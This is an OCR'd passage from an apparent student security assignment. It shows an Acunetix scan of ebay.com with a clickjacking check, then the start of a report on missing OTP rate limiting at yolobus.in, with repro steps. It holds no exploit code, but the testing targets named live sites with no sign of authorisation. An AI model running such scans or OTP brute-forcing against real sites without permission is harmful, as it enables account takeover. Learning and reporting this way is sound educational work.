


Step 7: Then click on the scan button on the top to start scanning the web application







Step 8: Now the scanning will be started and we can see various like activity like how much scan is performed




Step 9: There is a vulnerability tab, in that we can see all the vulnerabilities detected and if you click on that vulnerability you can see the detailed description about the vulnerability







Step 10: There is one more tab in which we can see the site structure , how the site is been structure is completely visible



Step 11: Once the scan is completed , we can click on generate report tab and select the template that we want for report generation and then click on generate report





Scan of https://www.ebay.com/

Scan details

Scan information	
Start time	19/04/2024, 02:09:15
Start url	https://www.ebay.com/
Host	https://www.ebay.com/
Scan time	6 minutes, 5 seconds
Profile	Full Scan

Threat level

Acunetix Threat Level 1

One or more low-severity type vulnerabilities have been discovered by the scanner.

Alerts distribution

Total alerts found	2
High	0
Medium	0
Low	2
Informational	0

Step 12: In ebay website we found that it was vulnerable to clickjacking attack, so we tried to see if it was actually vulnerable to clickjacking attack and as the result it was vulnerable , because we could have the ebay website in the iframe


File | C:/Users/simon/Downloads/click.html

Import favorites | Amazon | Booking.com | Facebook | Acer | Gmail | YouTube | Maps

clickjacking

iframe

target




Task 10

A. Perform No Rate Limiting on the login OTP page of the following websites mentioned below:
a)https://yolobus.in/

Title of Vulnerability: Lack of Rate Limiting on OTP Generation

CVSS score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Broken Authentication.

Description:
This report highlights a vulnerability found in the OTP (One-Time Password) generation process of example.com. The lack of rate limiting mechanisms allows an attacker to perform brute-force attacks against OTPs, compromising the security of user accounts.


Detailed Explanation:
Upon investigation, it was discovered that yolobus does not enforce rate limiting measures on OTP generation attempts. This oversight enables attackers to repeatedly submit OTP requests, attempting to guess valid OTPs through brute-force attacks. Without rate limiting, attackers can automate the process of generating OTPs, increasing the likelihood of successful account compromise.

Impact:
The impact of this vulnerability is significant and can lead to various security breaches, including:


Account Takeover: Attackers can exploit the lack of rate limiting to perform brute-force attacks on OTPs, eventually gaining unauthorized access to user accounts.
Data Theft: Compromised accounts may contain sensitive information such as personal data, financial details, or confidential documents, which can be stolen or manipulated by attackers.
Unauthorized Transactions: Attackers can use compromised accounts to perform fraudulent transactions, leading to financial losses for users and the organization.
Reputation Damage: Incidents of account compromise can tarnish the reputation of example.com, eroding trust among users and stakeholders.

Steps to recreate


Step 1 : Go the Website and go to the login page of that website that has otp login
https://yolobus.in/




Step 2 : Enter your Number and click on send otp button



